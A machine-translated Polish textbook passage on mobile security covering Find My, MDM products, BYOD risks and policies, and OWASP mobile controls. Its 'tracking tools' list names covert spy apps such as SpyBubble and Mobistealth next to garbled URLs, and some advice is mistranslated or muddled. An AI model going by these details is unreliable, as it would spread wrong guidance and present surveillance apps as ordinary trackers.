Find My to narzędzie do śledzenia urządzeń z systemem iOS, które umożliwia użycie innego urządzenia z systemem iOS do śledzenia zagubionego lub zagubionego urządzenia iPhone, iPad, iPod Touch lub Mac i ochrony ich danych. Aby użyć tego narzędzia, użytkownik musi zainstalować aplikację na innym urządzeniu z systemem iOS, otworzyć ją i zalogować się za pomocą swojego Apple ID. Pomaga użytkownikowi zlokalizować zaginione urządzenie na mapie, zdalnie je zablokować, odtworzyć dźwięk, wyświetlić komunikat i usunąć z niego wszystkie dane. Find My zawiera również funkcję Lost Mode,

która może zlokalizować urządzenie z systemem iOS 6 lub wyższy. Tryb Utracony blokuje brakujące urządzenie za pomocą hasła i wyświetla niestandardowy komunikat, taki jak numer telefonu kontaktowego, na ekranie blokady. W trybie utraconym urządzenie śledzi, gdzie się znajdowało, dzięki czemu użytkownik może przeglądać swoją ostatnią historię lokalizacji w aplikacji Znajdź mój iPhone.

Jak skonfigurować Find My na iPhone'a, iPada lub iPoda Touch

1. Otwórz aplikację Ustawienia.

2. Stuknij Ustawienia [twoje imię i nazwisko] -> Znajdź mój.

3. Stuknij Znajdź mój [urządzenie], a następnie włącz Znajdź mój [urządzenie].

4. Aby wyświetlić urządzenie nawet w trybie offline, włącz opcję Znajdź moją sieć.

5. Aby lokalizacja urządzenia była wysyłana do Apple, gdy bateria jest słaba, włącz opcję Wyślij ostatnia Lokalizacja.

Oto niektóre dodatkowe narzędzia do śledzenia urządzeń z systemem iOS:

SpyBubble (https://thespybubble.com)

Prey Find my Phone Tracker GPS (https://opps.opple.com)

iHound (http://ihoundgps.com)

FollowMee GPS Location Tracker (https://opps.opple.com)

Mobistealth (https://www.mobisteolth.com)

Zarządzanie urządzeniami mobilnymi

Zarządzanie urządzeniami mobilnymi (MDM) zyskuje na znaczeniu wraz z przyjęciem zasad takich jak BYOD w organizacjach. Rosnąca liczba i typy urządzeń mobilnych, takich jak smartfony, laptopy, tablety itd., utrudniają przedsiębiorstwom tworzenie zasad i bezpieczne zarządzanie tymi urządzeniami. MDM to polityka, która pomaga ostrożnie obchodzić się z takimi urządzeniami, zapewniając jednocześnie, że są one bezpieczne. Firmy używają pewnego rodzaju oprogramowania zabezpieczającego do administrowania wszystkimi urządzeniami mobilnymi podłączonymi do sieci firmowej. Ta sekcja dotyczy MDM i jego rozwiązań, które pomagają zabezpieczać, monitorować, zarządzać i obsługiwać urządzenia mobilne.

Zarządzanie urządzeniami mobilnymi (MDM)

MDM zapewnia platformy do bezprzewodowej lub przewodowej dystrybucji aplikacji, danych i ustawień konfiguracyjnych dla wszystkich typów urządzeń mobilnych, w tym telefonów komórkowych, smartfonów, tabletów i tak dalej. Pomaga we wdrażaniu zasad w całym przedsiębiorstwie w celu zmniejszenia kosztów wsparcia, nieciągłości biznesowej i zagrożeń bezpieczeństwa. Pomaga administratorom systemów wdrażać aplikacje i zarządzać nimi na wszystkich urządzeniach mobilnych przedsiębiorstwa w celu zabezpieczania, monitorowania, zarządzania i obsługi tych urządzeń. Można go używać do zarządzania urządzeniami należącymi do firmy i pracownikami (BYOD) w całym przedsiębiorstwie.

Podstawowe cechy oprogramowania MDM to:

Używa hasła do urządzenia

Zdalnie blokuje urządzenie w przypadku jego zgubienia

Zdalnie usuwa dane w zgubionym lub skradzionym urządzeniu

Wykrywa, czy urządzenie jest zrootowane lub po jailbreaku

Egzekwuje zasady i śledzi zapasy

Wykonuje monitorowanie i raportowanie w czasie rzeczywistym

Rozwiązania do zarządzania urządzeniami mobilnymi

IBM Security MaaS360

IBM Security MaaS360 obsługuje pełny cykl życia MDM dla smartfonów i tabletów, w tym iPhone, iPad, Android, Windows Phone i Kindle Fire. Jako w pełni zintegrowana platforma chmurowa, MaaS360 upraszcza MDM dzięki szybkiemu wdrożeniu, a także wszechstronnemu wglądowi i kontroli obejmującej urządzenia mobilne, aplikacje i dokumenty. IBM MaaS360 pomaga specjalistom ds. bezpieczeństwa szybko rejestrować urządzenia mobilne, integrować urządzenia mobilne z systemami przedsiębiorstwa oraz centralnie zarządzać urządzeniami mobilnymi i je zabezpieczać.

Zarządzanie punktami końcowymi Citrix

Citrix Endpoint Management zapewnia nowoczesne podejście do zarządzania różnymi urządzeniami, w tym komputerami stacjonarnymi, laptopami, smartfonami, tabletami i loT za pośrednictwem jednej platformy. Po wdrożeniu jako część Citrix Workspace umożliwia użytkownikom dostęp do wszystkich aplikacji i plików za pomocą jednego, intuicyjnego interfejsu, zapewniając spójne i płynne działanie na każdym urządzeniu. Dzięki Citrix Endpoint Management organizacje mogą mieć pewność, że mają połączone zasady, procedury i technologie w celu ochrony swoich danych korporacyjnych niezależnie od tego, gdzie są dostępne lub gdzie się znajdują. Dzięki zarządzaniu aplikacjami mobilnymi i urządzeniami Citrix Endpoint Management zabezpiecza dane firmowe i zwiększa produktywność, umożliwiając użytkownikom końcowym swobodę korzystania z urządzeń bez dodatkowego obciążenia działu IT.

Oto niektóre dodatkowe rozwiązania MDM:

VMware AirWatch (https://www.vmware.com)

Centrum zarządzania urządzeniami Sicap (https://www.sicap.com)

SOTI MobiControl (https://www.soti.net)

Scalefusion MDM (https://scalefusion.com)

ManageEngine Mobile Device Manager Plus (https://www.manageengine.com)

Przynieś własne urządzenie (BYOD)

BYOD odnosi się do polityki, która pozwala pracownikom przynosić do miejsca pracy swoje urządzenia osobiste, takie jak laptopy, smartfony i tablety, i używać ich do uzyskiwania dostępu do zasobów organizacji zgodnie z ich uprawnieniami dostępu. BYOD pozwala pracownikom korzystać z urządzeń, z którymi czują się komfortowo i które najlepiej odpowiadają ich preferencjom i celom pracy. W przypadku strategii „pracuj w dowolnym miejscu i czasie” wyzwaniem dla trendu BYOD jest zabezpieczenie danych firmy i spełnienie wymagań dotyczących zgodności.

Korzyści związane z BYOD

Przyjęcie BYOD korzystne zarówno dla firmy, jak i dla pracownika. Poniżej omówiono niektóre korzyści wynikające z trendu BYOD:

Zwiększona produktywność: Pracownicy stają się ekspertami w korzystaniu z urządzeń osobistych, co zwiększa ich produktywność. Ponadto użytkownicy mają tendencję do aktualizowania swoich urządzeń osobistych za pomocą najnowocześniejszych technologii, aby przedsiębiorstwo mogło korzystać z najnowszych funkcji (zarówno oprogramowania, jak i sprzętu) urządzenia.

Zadowolenie pracowników: Wdrażając BYOD, pracownicy korzystają z wybranych przez siebie urządzeń, w które sami inwestują bez udziału firmy. Co więcej, pracownicy czują się bardziej komfortowo ze swoimi urządzeniami osobistymi, ponieważ zawierają one zarówno dane osobowe, jak i dane firmowe, eliminując w ten sposób korzystanie z wielu urządzeń.

Elastyczność pracy: praktykując BYOD, pracownicy mogą nosić jedno urządzenie, aby zaspokoić swoje osobiste i zawodowe potrzeby. Pracę zwykle wykonywaną w biurze można wykonywać z dowolnego miejsca na świecie, ponieważ pracownicy mają zapewniony dostęp do firmowych danych. Użytkownicy BYOD mają większą swobodę, ponieważ ich firmy nie narzucają surowych zasad, których musieliby przestrzegać, korzystając z własności firmy. BYOD zastępuje tradycyjny model klient-serwer strategią mobilną i skoncentrowaną na chmurze, co może przynieść daleko idące korzyści.

Niższe koszty: firma, która przyjmuje BYOD, nie musi wydawać pieniędzy na urządzenia, ale oszczędza pieniądze, ponieważ pracownicy kupują własne urządzenia. Dodatkowo koszt usług transmisji danych przesuwa się na pracowników, którzy mogą lepiej zadbać o własne mienie (urządzenie).

Ryzyko związane z BYOD

Pracownicy łączący się z siecią korporacyjną lub uzyskujący dostęp do firmowych danych za pomocą własnych urządzeń mobilnych stanowią zagrożenie dla bezpieczeństwa organizacji. Poniżej wymieniono niektóre zagrożenia bezpieczeństwa związane z BYOD:

Udostępnianie poufnych danych w niezabezpieczonych sieciach: pracownicy mogą uzyskiwać dostęp do danych firmowych za pośrednictwem sieci publicznej. Te połączenia nie mogą być szyfrowane; udostępnianie poufnych danych przez niezabezpieczoną sieć może prowadzić do wycieku danych.

Wyciek danych i problemy z bezpieczeństwem punktów końcowych: w dobie przetwarzania w chmurze urządzenia mobilne są niepewnymi punktami końcowymi z łącznością z chmurą. Dzięki synchronizacji z firmową pocztą e-mail lub innymi aplikacjami te urządzenia przenośne przenoszą poufne informacje. Jeśli urządzenie zostanie zgubione, może potencjalnie ujawnić wszystkie dane firmowe.

Niewłaściwa utylizacja urządzeń: Niewłaściwie utylizowane urządzenie może zawierać wiele poufnych informacji, takich jak informacje finansowe, dane kart kredytowych, numery kontaktowe i dane firmowe. Dlatego ważne jest, aby upewnić się, że urządzenie nie zawiera żadnych danych, zanim zostanie usunięte lub przekazane innym osobom.

Obsługa wielu różnych urządzeń: Organizacje umożliwiają pracownikom dostęp do swoich zasobów z dowolnego miejsca na świecie, zwiększając produktywność i zwiększając satysfakcję pracowników. Jednak obsługa różnych urządzeń i procesów może zwiększyć koszty. Urządzenia należące do pracowników mają ograniczone zabezpieczenia i są dostępne z różnymi platformami. Utrudnia to działowi IT zarządzanie i kontrolowanie wszystkich urządzeń w firmie.

Mieszanie danych osobowych i prywatnych: Mieszanie danych osobowych i firmowych na urządzeniach mobilnych prowadzi do poważnych konsekwencji dla bezpieczeństwa i prywatności. Dlatego dobrą praktyką jest oddzielenie danych firmowych od danych osobowych pracownika; pomaga

to organizacji zastosować określone środki bezpieczeństwa, takie jak szyfrowanie, w celu ochrony krytycznych danych firmowych przechowywanych na urządzeniu mobilnym. Ponadto organizacja może łatwo zdalnie wymazać dane firmowe bez wpływu na dane osobowe pracownika, gdy pracownik opuszcza organizację.

Zgubione lub skradzione urządzenia: Ze względu na swoje niewielkie rozmiary urządzenia mobilne są często gubione lub kradzione. Gdy pracownik zgubi swoje urządzenie mobilne, które jest używane zarówno do celów osobistych, jak i służbowych, organizacja może stanąć w obliczu zagrożenia bezpieczeństwa, ponieważ osoby atakujące mogą narazić na szwank dane firmowe przechowywane na utraconym urządzeniu.

Brak świadomości: Organizacje muszą edukować swoich pracowników w zakresie zagadnień związanych z bezpieczeństwem BYOD. W przeciwnym razie może dojść do naruszenia bezpieczeństwa danych firmowych przechowywanych na urządzeniach mobilnych.

Możliwość obejścia reguł polityki sieciowej organizacji: Zgodnie z ich szczególnymi wymaganiami, narzucone zasady mogą różnić się w przypadku sieci przewodowych i bezprzewodowych. Urządzenia BYOD podłączone do sieci bezprzewodowych mają możliwość obejścia reguł polityki sieciowej organizacji, narzuconych tylko w przewodowych sieciach LAN.

Kwestie związane z infrastrukturą: Program BYOD obejmuje różne platformy i technologie. Nie wszyscy pracownicy noszą te same urządzenia. Różne urządzenia, na których działa inny system operacyjny i programy, mają własne luki w zabezpieczeniach. Dlatego dla działu IT może być problematyczne skonfigurowanie i utrzymanie infrastruktury obsługującej różne potrzeby urządzeń, takie jak zarządzanie danymi, bezpieczeństwo, tworzenie kopii zapasowych i kompatybilność między urządzeniami.

Niezadowoleni pracownicy: niezadowoleni pracownicy w organizacji mogą nadużywać danych firmowych przechowywanych na urządzeniach mobilnych. Mogą również ujawniać poufne informacje konkurentom. Można argumentować, że organizacja może czerpać znaczne korzyści z wdrożenia zasad BYOD, począwszy od większej satysfakcji użytkowników, a skończywszy na większej produktywności dzięki pracy z zaawansowanymi urządzeniami. Jednak natura nowych technologii i procesów może stwarzać ryzyko dla organizacji, jeśli nie są odpowiednio zarządzane. Poniżej omówiono pięć zasad związanych z wdrażaniem polityki BYOD. Korzystając z tych zasad, organizacja może zminimalizować ryzyko związane z bezpieczeństwem i prywatnością danych.

Zdefiniuj swoje wymagania

Nie wszystkie wymagania użytkowników są takie same. W ten sposób organizuj lub grupuj pracowników korzystających z urządzeń mobilnych w pracy na segmenty, biorąc pod uwagę krytyczność pracy, wrażliwość czasową, wartość wynikającą z mobilności, dostęp do danych i dostęp do systemów. Segmenty użytkowników końcowych najlepiej definiować według lokalizacji/rodzaju pracownika (np. pracownik pracujący z domu, zdalny w pełnym wymiarze godzin, przedłużający dzień, zdalny w niepełnym wymiarze godzin). Następnie przypisz portfolio technologii do każdego segmentu zgodnie z potrzebami użytkownika. Przeprowadź ocenę wpływu na prywatność (PIA) na samym początku każdego projektu BYOD w obecności wszystkich odpowiednich zespołów po przydzieleniu obowiązków i zebraniu wymagań. Zapewnia zorganizowaną procedurę dokumentowania faktów, celów, zagrożeń dla prywatności oraz podejść i decyzji ograniczających ryzyko w całym cyklu życia projektu. Powinno to być centralne działanie wykonywane przez Twój komitet zarządzania urządzeniami mobilnymi (użytkownicy końcowi z każdego segmentu/linii biznesowej i kierownictwo IT).

Wybierz wybrane przez siebie urządzenia i zbuduj portfolio technologii

Zdecyduj, jak chcesz zarządzać użytkownikami i dostępem do ich danych. Oprócz systemu MDM, który zapewnia minimalny poziom kontroli, możesz skorzystać z innych opcji, takich jak wirtualne pulpity lub oprogramowanie na urządzeniu, aby poprawić bezpieczeństwo i prywatność danych. Ponadto upewnij się, że środowisko korporacyjne obsługuje łączność i zarządzanie urządzeniami WLAN.

Opracuj zasady

Delegacja zasobów firmy (nie tylko IT) powinna opracować polityki. Powinien obejmować kluczowych uczestników, takich jak HR, prawnicy, bezpieczeństwo i prywatność. Kluczowe elementy ogólnej polityki BYOD są następujące:

o Kwestie związane z bezpieczeństwem informacji

o Obawy związane z ochroną danych

o Kwestie poufności i własności

o Informacje dotyczące śledzenia/monitorowania

o Rozważania dotyczące rozwiązania stosunku pracy

o Wytyczne dotyczące oceny bezpieczeństwa sieci Wi-Fi

o Akceptowalne i niedopuszczalne zachowania

Upewnij się, że użytkownicy końcowi mają jasne pojęcie o zasadach dopuszczalnego użytkowania przed przystąpieniem do programu BYOD. Wreszcie, organizacje muszą upewnić się, że ich polityka BYOD ma zastosowanie wobec ich pracowników i wszelkich stron trzecich w ich imieniu, jeśli zajdzie taka potrzeba, i kontynuować jej wdrażanie.

Bezpieczeństwo

Technologia zarządzania urządzeniami mobilnymi jest skuteczna tylko wtedy, gdy zasady są ustanowione, wdrożone i obsługiwane. Organizacje muszą zapewnić odpowiednie bezpieczeństwo mobilnego ekosystemu, aby programy BYOD działały. Wymaga to dokładnej oceny środowiska operacyjnego i opracowania rozwiązania, które zapewnia: zarządzanie zasobami i tożsamościami, kontrolę lokalnych pamięci masowych, kontrolę nośników wymiennych, poziomy dostępu do sieci, kontrolę aplikacji sieciowych, kontrolę aplikacji firmowych i osobistych, kontrolę sieci i bezpieczeństwo wiadomości, stan urządzenia, zarządzanie, zapobieganie utracie danych i tak dalej. Należy przede wszystkim rozważyć ocenę i udokumentowanie ryzyka w następujących aspektach:

o Bezpieczeństwo informacji (dla danych, aplikacji i segmentu użytkowników)

o Bezpieczeństwo operacji (w celu ochrony informacji o użytkownikach)

o Bezpieczeństwo transmisji (dla bezpiecznej transmisji danych)

Wsparcie

Niespójny charakter użytkowników BYOD zwiększy częstotliwość wezwań wsparcia. Organizacje powinny ustalić proces i możliwości na wczesnych etapach, aby zapewnić sukces. Komitety mobilne powinny często ponownie oceniać poziomy wsparcia i zapewniać produktywność swoich pracowników mobilnych.

Wytyczne dotyczące bezpieczeństwa BYOD

Dla Administratora

Wraz z rosnącym wykorzystaniem tabletów, smartfonów i innych urządzeń w pracy, bezpieczeństwo mobilne stało się głównym problemem. Poniżej wymieniono wytyczne dotyczące bezpieczeństwa, których administrator powinien przestrzegać, aby zabezpieczyć sieć i dane organizacji:

o Zabezpiecz centra danych organizacji za pomocą wielowarstwowych systemów ochrony.

o Edukuj pracowników na temat polityki BYOD.

o Wyjaśnij, kto jest właścicielem jakich aplikacji i danych.

o Użyj szyfrowanego kanału do przesyłania danych.

o Wyjaśnij, które aplikacje będą dozwolone, a które zakazane.

o Kontroluj dostęp w oparciu o niezbędną wiedzę.

o Nie zezwalaj na urządzenia po jailbreaku i zrootowane.

o Zastosuj politykę uwierzytelniania i limitu czasu sesji w celu uzyskania dostępu do bramek,

o Narzucaj dostęp do firmowej sieci WLAN, gdy jesteś na miejscu,

o Spraw, aby użytkownicy używali skomplikowanych kodów dostępu i często je zmieniali.

o Upewnij się, że urządzenie mobilne użytkownika jest zarejestrowane i uwierzytelnione przed zezwoleniem na dostęp do sieci organizacji.

o Rozważ metody uwierzytelniania wieloskładnikowego w celu zwiększenia bezpieczeństwa podczas zdalnego dostępu do systemów informatycznych organizacji.

o Dopilnuj, aby użytkownicy zgodzili się i podpisali zasady BYOD, zanim uzyskają dostęp do systemu informatycznego organizacji.

o Gdy pracownik odchodzi z organizacji, określ, czy wymagane jest całkowite wyczyszczenie urządzenia, czy wybiórcze wymazanie niektórych aplikacji i danych. Ponadto upewnij się, że dane organizacji są przechowywane oddzielnie od danych osobowych użytkownika.

o Zaimplementuj silne algorytmy do szyfrowania wszystkich danych organizacji przechowywanych na urządzeniu mobilnym użytkownika; użyj szyfrowanego kanału do przesyłania danych.

o W przypadku zgubienia lub kradzieży urządzenia mobilnego użytkownika, zdalnie zresetuj lub wyczyść hasła urządzenia, aby zapobiec nieautoryzowanemu dostępowi do poufnych danych organizacji.

o Wdrożenie sieci VPN opartej na protokole SSL, która zapewnia bezpieczny dostęp zdalny.

o Należy regularnie aktualizować urządzenia użytkowników za pomocą najnowszego systemu operacyjnego i innego oprogramowania, co pozwoli uniknąć, a czasem nawet naprawić wszelkie luki w zabezpieczeniach.

o Nie zapewniaj dostępu w trybie offline do poufnych informacji organizacji, które powinny być dostępne tylko za pośrednictwem sieci firmowej.

o Włącz mechanizm okresowej ponownej autoryzacji, aby upewnić się, że legalny użytkownik uzyskuje dostęp do urządzenia.

o Monitoruj urządzenia w czasie rzeczywistym za pomocą systemu zarządzania mobilnością w przedsiębiorstwie (EMM), aby zapewnić optymalne bezpieczeństwo.

o Opracuj czarną listę wszystkich zastrzeżonych aplikacji na urządzeniach BYOD,

o Twórz kopie zapasowe danych urządzenia na zewnętrznych serwerach lub w chmurze, aby zapewnić szybkie odzyskiwanie danych.

Dla Pracownika

Poniżej wymieniono wytyczne, których pracownik powinien przestrzegać, aby zabezpieczyć poufne dane osobowe lub firmowe przechowywane na urządzeniu mobilnym:

o Stosować mechanizmy szyfrujące do przechowywania danych,

o Zachowaj wyraźny rozdział między danymi biznesowymi i osobistymi.

o Zarejestruj urządzenia za pomocą funkcji zdalnej lokalizacji i czyszczenia, jeśli pozwala na to polityka firmy.

o Regularnie aktualizuj swoje urządzenie najnowszym systemem operacyjnym i łatkami,

o Korzystaj z rozwiązań antywirusowych i zapobiegających utracie danych (DLP),

o Ustaw silne hasło do urządzenia i często je zmieniaj,

o Używaj silnych algorytmów do szyfrowania danych,

o Ustaw hasła do aplikacji, aby uniemożliwić innym dostęp do nich,

o Nie pobieraj plików z niezaufanych źródeł.

o Zachowaj ostrożność podczas przeglądania stron internetowych i otwierania linków lub załączników wysyłanych pocztą elektroniczną.

Usuń wszystkie dane, poświadczenia dostępu i aplikacje związane z organizacją ze wszystkich urządzeń przed opuszczeniem organizacji w jakikolwiek sposób (np. przeniesieniem do innej firmy lub przejściem na emeryturę).

Zawsze polegaj na autoryzowanych sprzedawcach i sklepach podczas wszelkich napraw lub zmian sprzętowych urządzenia mobilnego.

Nie przesyłaj ani nie twórz kopii zapasowych danych firmowych w jakimkolwiek osobistym magazynie w chmurze innym niż określony przez firmę.

Zgłoś do odpowiednich zespołów IT i władz w przypadku kradzieży lub utraty urządzenia mobilnego.

Korzystaj z bezpiecznego połączenia VPN podczas uzyskiwania dostępu do publicznych sieci Wi-Fi.

Nie synchronizuj urządzenia mobilnego z innymi urządzeniami osobistymi, takimi jak telewizor, komputer stacjonarny i urządzenia Bluetooth.

Wytyczne i narzędzia dotyczące bezpieczeństwa mobilnego

Podobnie jak komputery osobiste, urządzenia mobilne przechowują poufne dane i mogą być podatne na różne zagrożenia. Dlatego najlepiej je zabezpieczyć, aby zapobiec naruszeniu lub utracie poufnych danych, zmniejszyć ryzyko różnych zagrożeń, takich jak wirusy i trojany, oraz ograniczyć inne formy nadużyć. Aby zabezpieczyć te urządzenia, należy zastosować rygorystyczne środki i użyć narzędzi bezpieczeństwa. W tej sekcji omówiono różne wytyczne dotyczące bezpieczeństwa urządzeń mobilnych i narzędzia do ochrony urządzeń mobilnych, które pomagają zabezpieczyć urządzenia mobilne.

OWASP Top 10 Mobile Controls

1. Zidentyfikuj i chroń wrażliwe dane na urządzeniu mobilnym

o W fazie projektowania sklasyfikować przechowywanie danych zgodnie z wrażliwością, a następnie zastosować kontrole. Przetwarzaj, przechowuj i wykorzystuj dane na podstawie ich klasyfikacji.

o Zastosuj walidację bezpieczeństwa wywołań API do wrażliwych danych.

o Przechowuj wrażliwe dane na serwerze zamiast na urządzeniu po stronie klienta, ponieważ obsługuje ono bezpieczną łączność sieciową i inne mechanizmy ochrony.

o Używaj interfejsu API szyfrowania plików udostępnianego przez system operacyjny lub inne zaufane źródło podczas przechowywania danych na urządzeniu.

o Używaj szyfrowania do przechowywania wrażliwych danych i przechowuj je w miejscu zabezpieczonym przed manipulacją, jeśli to możliwe.

o Ogranicz dostęp do danych wrażliwych na podstawie informacji kontekstowych, np. lokalizacji.

o Zawsze pamiętaj o wyłączeniu lokalizacji, śledzenia GPS lub innych wrażliwych danych , gdy nie są używane.

o Zawsze miej świadomość publicznego magazynu współdzielonego, ponieważ jest on łatwo narażony na wyciek danych.

o Zastosuj zasadę minimalnego ujawnienia i zidentyfikuj rodzaj danych potrzebnych w fazie projektowania.

o W miarę możliwości używaj nietrwałych identyfikatorów, które nie są udostępniane innym aplikacjom.

o Aplikacje powinny korzystać z interfejsów API zdalnego wymazywania i przełączania awaryjnego w celu usuwania poufnych informacji z urządzenia w przypadku kradzieży lub utraty.

2. Bezpiecznie obsługuj poświadczenia hasła na urządzeniu

o Używaj długoterminowych tokenów autoryzacyjnych zamiast haseł zgodnie z modelem OAuth i szyfruj tokeny podczas przesyłania za pomocą SSL/TLS.

o Wykorzystaj mechanizmy szyfrowania i przechowywania kluczy zapewniane przez mobilny system operacyjny do bezpiecznego przechowywania haseł i tokenów autoryzacyjnych.

o Upewnij się, że do przechowywania kluczy, poświadczeń i innych poufnych danych wykorzystywane są funkcje, takie jak bezpieczny element.

o Zezwól użytkownikom mobilnym na dostęp do zmiany haseł na urządzeniu.

o Upewnij się, że używasz środków, które pozwalają na powtarzające się wzory w celu ograniczenia ataków rozmazywania

o Upewnij się, że żadne hasło ani klucz nie są widoczne w pamięci podręcznej ani w dziennikach.

o Nie przechowuj żadnych haseł ani tajemnic w plikach binarnych aplikacji mobilnej, ponieważ można je łatwo pobrać i poddać inżynierii wstecznej.

3. Zapewnij ochronę wrażliwych danych podczas przesyłania

o Wymuszaj korzystanie z bezpiecznego kanału typu end-to-end, takiego jak SSL/TLS podczas przesyłania poufnych informacji przez sieć.

o Używaj złożonych i dobrze znanych algorytmów szyfrowania, takich jak AES, z kluczami o odpowiedniej długości w celu zwiększenia bezpieczeństwa.

o Należy zapewnić korzystanie z certyfikatów podpisanych przez zaufanych dostawców urzędów certyfikacji i nie wyłączać ani nie ignorować sprawdzania poprawności łańcucha SSL.

o Bezpieczne połączenie powinno zostać ustanowione dopiero po zweryfikowaniu tożsamości zdalnego punktu końcowego w celu zmniejszenia ryzyka ataków MUM.

o Należy unikać wysyłania wrażliwych danych za pomocą wiadomości SMS lub MMS z lub do mobilnych punktów końcowych.

4. Poprawnie wdrażaj uwierzytelnianie użytkowników, autoryzację i zarządzanie sesją

o Siła mechanizmu uwierzytelniania musi być uzależniona od wrażliwości danych przetwarzanych przez aplikację oraz jej dostępu do cennych zasobów.

o Upewnij się, że zarządzanie sesją jest obsługiwane prawidłowo po początkowym uwierzytelnieniu przy użyciu odpowiednich bezpiecznych protokołów.

o Używaj nieprzewidywalnych identyfikatorów sesji o wysokiej entropii i powtarzalnego stosowania SHA1 do łączenia zmiennych losowych.

o Użyj kontekstów, takich jak lokalizacja IP, aby dodać zabezpieczenia do uwierzytelniania.

o Zapewnić stosowanie dodatkowych czynników uwierzytelniających dla aplikacji mobilnych, które zapewniają dostęp do wrażliwych danych za pomocą głosu, odcisków palców lub innych danych behawioralnych.

o Używaj uwierzytelniania, które zależy od tożsamości użytkownika końcowego, a nie od tożsamości urządzenia.

5. Dbaj o bezpieczeństwo API backendu (usług) i platformy (serwera).

o Przeprowadź szczegółowe sprawdzanie kodu pod kątem wrażliwych danych, które są nieumyślnie przesyłane między urządzeniem mobilnym, zapleczem serwera WWW i innymi interfejsami zewnętrznymi.

o Wszystkie usługi backendowe dla aplikacji mobilnych powinny być okresowo testowane pod kątem luk w zabezpieczeniach przy użyciu wszelkich narzędzi do statycznego analizowania kodu i narzędzi do fuzzingu.

o Upewnij się, że platforma zaplecza działa z zaostrzoną konfiguracją z najnowszymi poprawkami bezpieczeństwa zastosowanymi do systemu operacyjnego i serwera WWW.

o Odpowiednie dzienniki są zarezerwowane na zapleczu do wykrywania incydentów i reagowania na nie oraz do przeprowadzania analizy śledczej.

o Ograniczanie i ograniczanie przepustowości w zależności od użytkownika/adresu IP w celu zmniejszenia ryzyka ataków DDoS.

o Zapewnienie testów pod kątem luk w zabezpieczeniach DoS, które powodują zalewanie serwera wywołaniami aplikacji intensywnie korzystających z zasobów.

o Przeprowadzić testowanie przypadków użycia i testowanie przypadków nadużyć w celu określenia luk w zabezpieczeniach; przeprowadzać również testy usług sieciowych zaplecza/REST.

6. Bezpieczna integracja danych z usługami i aplikacjami innych firm

o Zawsze sprawdzaj autentyczność kodu lub bibliotek stron trzecich używanych w aplikacji mobilnej.

o Regularnie aktualizuj najnowsze poprawki bezpieczeństwa i śledź wszystkie interfejsy API i ramy innych firm.

o Weryfikuj wszystkie otrzymane i wysłane dane przed przetwarzaniem dla niezaufanych aplikacji innych firm.

7. Zwróć szczególną uwagę na zbieranie i przechowywanie zgody na gromadzenie i wykorzystywanie danych użytkownika

o Stworzyć politykę prywatności obejmującą wykorzystanie danych osobowych i udostępnić ją użytkownikom podczas dokonywania wyborów dotyczących zgody, np. w czasie instalacji lub w czasie wykonywania, lub za pośrednictwem mechanizmów rezygnacji.

o Sprawdź, czy jakakolwiek aplikacja zbiera dane osobowe (Pll).

o Przejrzyj mechanizmy komunikacji, aby sprawdzić, czy nie doszło do przypadkowych wycieków.

o Zawsze przechowuj zapis zgody na przekazanie Pll.

o Upewnij się, że mechanizm zbierania zgody nie nakłada się na siebie ani nie powoduje konfliktów, i spróbuj rozwiązać wszelkie konflikty.

8. Wdrażaj środki kontroli zapobiegające nieautoryzowanemu dostępowi do płatnych zasobów (portfel, SMS, rozmowy telefoniczne itp.)

o Utrzymuj dzienniki dostępu do płatnych zasobów w niezaprzeczalnym formacie i udostępniaj je do monitorowania użytkowników końcowych.

o Regularnie sprawdzaj, czy nie występują nietypowe wzorce wykorzystania płatnych zasobów i aktywuj ponowne uwierzytelnianie.

o Zapewnienie domyślnego korzystania z modelu białej listy w przypadku adresowania płatnych zasobów.

o Uwierzytelnij wszystkie wywołania API do płatnych zasobów.

o Upewnij się, że wywołania zwrotne API portfela nie zezwalają na hasła w postaci zwykłego tekstu i inne poufne informacje.

o Ostrzegać użytkowników i uzyskiwać pozwolenie na wszelkiego rodzaju implikacje kosztowe dla wydajności aplikacji.

o Wdrożenie najlepszych praktyk, takich jak niskie opóźnienia i buforowanie, aby zminimalizować obciążenie sygnalizacyjne w stacjach bazowych.

9. Zapewnij bezpieczną dystrybucję/udostępnianie aplikacji mobilnych

o Aplikacje muszą być zaprojektowane i udostępnione w taki sposób, aby umożliwiały aktualizacje poprawek bezpieczeństwa.

o Sklepy z aplikacjami powinny monitorować aplikacje pod kątem luk w kodzie i powinny mieć możliwość zdalnego usuwania aplikacji w krótkim czasie w przypadku incydentu.

o Udostępnij kanał informacji zwrotnej, aby użytkownicy mogli zgłaszać problemy z bezpieczeństwem aplikacji.

10. Dokładnie sprawdź interpretację kodu pod kątem błędów

o Zminimalizuj interpretację środowiska wykonawczego i możliwości oferowane interpreterom środowiska wykonawczego oraz uruchamiaj interpretery z minimalnymi uprawnieniami.

o Odpowiednio zarysuj kompleksową składnię ucieczki.

o Użyj interpreterów testu fuzz i interpreterów piaskownicy.

Ogólne wytyczne dotyczące bezpieczeństwa platformy mobilnej

Poniżej podano różne wskazówki, które pomogą Ci chronić Twoje urządzenie mobilne:

Nie ładuj zbyt wielu aplikacji i unikaj automatycznego przesyłania zdjęć do sieci społecznościowych.

Wykonaj ocenę bezpieczeństwa architektury aplikacji.

Zachowaj kontrolę i zarządzanie konfiguracją.

Instaluj aplikacje z zaufanych sklepów z aplikacjami.

Bezpiecznie wyczyść lub usuń dane podczas utylizacji urządzenia.

Nie udostępniaj informacji w aplikacjach obsługujących GPS, chyba że jest to konieczne.

Nigdy nie łącz jednocześnie dwóch oddzielnych sieci, takich jak Wi-Fi i Bluetooth.

Wyłącz dostęp bezprzewodowy, taki jak Wi-Fi i Bluetooth, jeśli nie jest używany.

Upewnij się, że Bluetooth jest domyślnie wyłączony. Włączaj go zawsze, gdy jest to konieczne.

Wyłącz dostęp bezprzewodowy, taki jak Wi-Fi i Bluetooth, jeśli nie jest używany, aby uniknąć nielegalnego bezprzewodowego dostępu do urządzenia.

Wyłącz udostępnianie/tethering połączeń internetowych przez Wi-Fi i Bluetooth, gdy nie są używane.

Użyj kodu dostępu

Skonfiguruj silne hasło o maksymalnej możliwej długości, aby uzyskać dostęp do swoich urządzeń mobilnych.

Ustaw limit czasu bezczynności, aby automatycznie blokować telefon, gdy nie jest używany.

Włącz blokadę/wyczyść funkcję po określonej liczbie prób,

Rozważ ośmioznakowy złożony kod dostępu,

Uniemożliwiaj zgadywanie hasła: ustaw kasowanie danych na WŁ.

Aktualizuj system operacyjny i aplikacje

Aktualizuj system operacyjny i aplikacje, aby były bezpieczne,

Zastosuj aktualizacje oprogramowania, gdy dostępne są nowe wersje,

Przeprowadzaj regularną konserwację oprogramowania.

